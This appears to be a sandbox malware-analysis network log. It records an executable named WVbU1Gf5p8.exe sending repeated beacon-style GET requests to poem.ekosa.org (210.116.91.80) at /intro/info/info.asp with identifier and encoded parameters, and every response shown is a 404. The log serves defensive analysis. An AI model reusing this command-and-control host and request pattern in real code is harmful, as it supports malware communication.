Jan 11, 2021 17:55:10.567939997 CET	394	OUT	GET /intro/info/info.asp?id=dn678 HTTP/1.1 Accept: /* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:10.835975885 CET	395	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:55:10 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 34 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN""http://www.w3.org/TR/html4/strict.dtd"><HTML> <HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></H EAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></ HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
240	192.168.2.4	50020	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
241	192.168.2.4	50021	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
242	192.168.2.4	50022	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
243	192.168.2.4	50023	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
244	192.168.2.4	50024	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
245	192.168.2.4	50025	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
246	192.168.2.4	50026	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
247	192.168.2.4	50027	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
248	192.168.2.4	50028	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
249	192.168.2.4	50029	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
25	192.168.2.4	49789	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:11.295078993 CET	395	OUT	GET /intro/info/info.asp?search=2tjbpK6urq6urq6u HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive
Jan 11, 2021 17:55:11.574569941 CET	396	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:55:10 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 34 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><HTML> <HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
250	192.168.2.4	50030	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
251	192.168.2.4	50031	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
252	192.168.2.4	50032	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
253	192.168.2.4	50033	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
254	192.168.2.4	50034	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
255	192.168.2.4	50035	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
256	192.168.2.4	50036	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
257	192.168.2.4	50037	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
258	192.168.2.4	50038	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
259	192.168.2.4	50039	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
26	192.168.2.4	49790	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:12.345470905 CET	397	OUT	GET /intro/info/info.asp?search=2tjbpK6urq6urq6u HTTP/1.1 Accept: /*/* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:12.610202074 CET	397	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:55:12 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 34 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN""http://www.w3.org/TR/html4/strict.dtd"><HTML> <HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></H EAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></ HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
260	192.168.2.4	50040	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
261	192.168.2.4	50041	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
262	192.168.2.4	50042	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
263	192.168.2.4	50043	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
264	192.168.2.4	50044	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
265	192.168.2.4	50045	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
266	192.168.2.4	50046	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
267	192.168.2.4	50047	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
268	192.168.2.4	50048	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
269	192.168.2.4	50049	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
27	192.168.2.4	49791	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:13.009207964 CET	398	OUT	GET /intro/info/info.asp?id=dn678 HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive
Jan 11, 2021 17:55:13.444442034 CET	398	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:55:12 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 4f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 34 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><HTML> <HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
270	192.168.2.4	50050	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
271	192.168.2.4	50051	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
272	192.168.2.4	50052	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
273	192.168.2.4	50053	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
274	192.168.2.4	50054	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
275	192.168.2.4	50055	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
276	192.168.2.4	50056	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
277	192.168.2.4	50057	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
278	192.168.2.4	50058	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
279	192.168.2.4	50059	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
28	192.168.2.4	49792	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:13.708411932 CET	399	OUT	GET /intro/info/info.asp?search=2tjbpK6urq6urq6u HTTP/1.1 Accept: /*/* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:13.967778921 CET	411	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:55:13 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 34 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN""http://www.w3.org/TR/html4/strict.dtd"><HTML> <HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></H EAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></ HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
280	192.168.2.4	50060	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
281	192.168.2.4	50061	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
282	192.168.2.4	50062	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
283	192.168.2.4	50063	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
284	192.168.2.4	50064	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
29	192.168.2.4	49793	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:14.233062029 CET	436	OUT	GET /intro/info/info.asp?search=2tjbpK6urq6urq6u HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:14.494489908 CET	455	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:55:13 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 34 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><HTML> <HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.4	49761	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:54:58.403862000 CET	101	OUT	GET /intro/info/info.asp?id=dn678 HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive
Jan 11, 2021 17:54:58.668386936 CET	106	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:54:57 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 34 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><HTML> <HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
30	192.168.2.4	49796	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
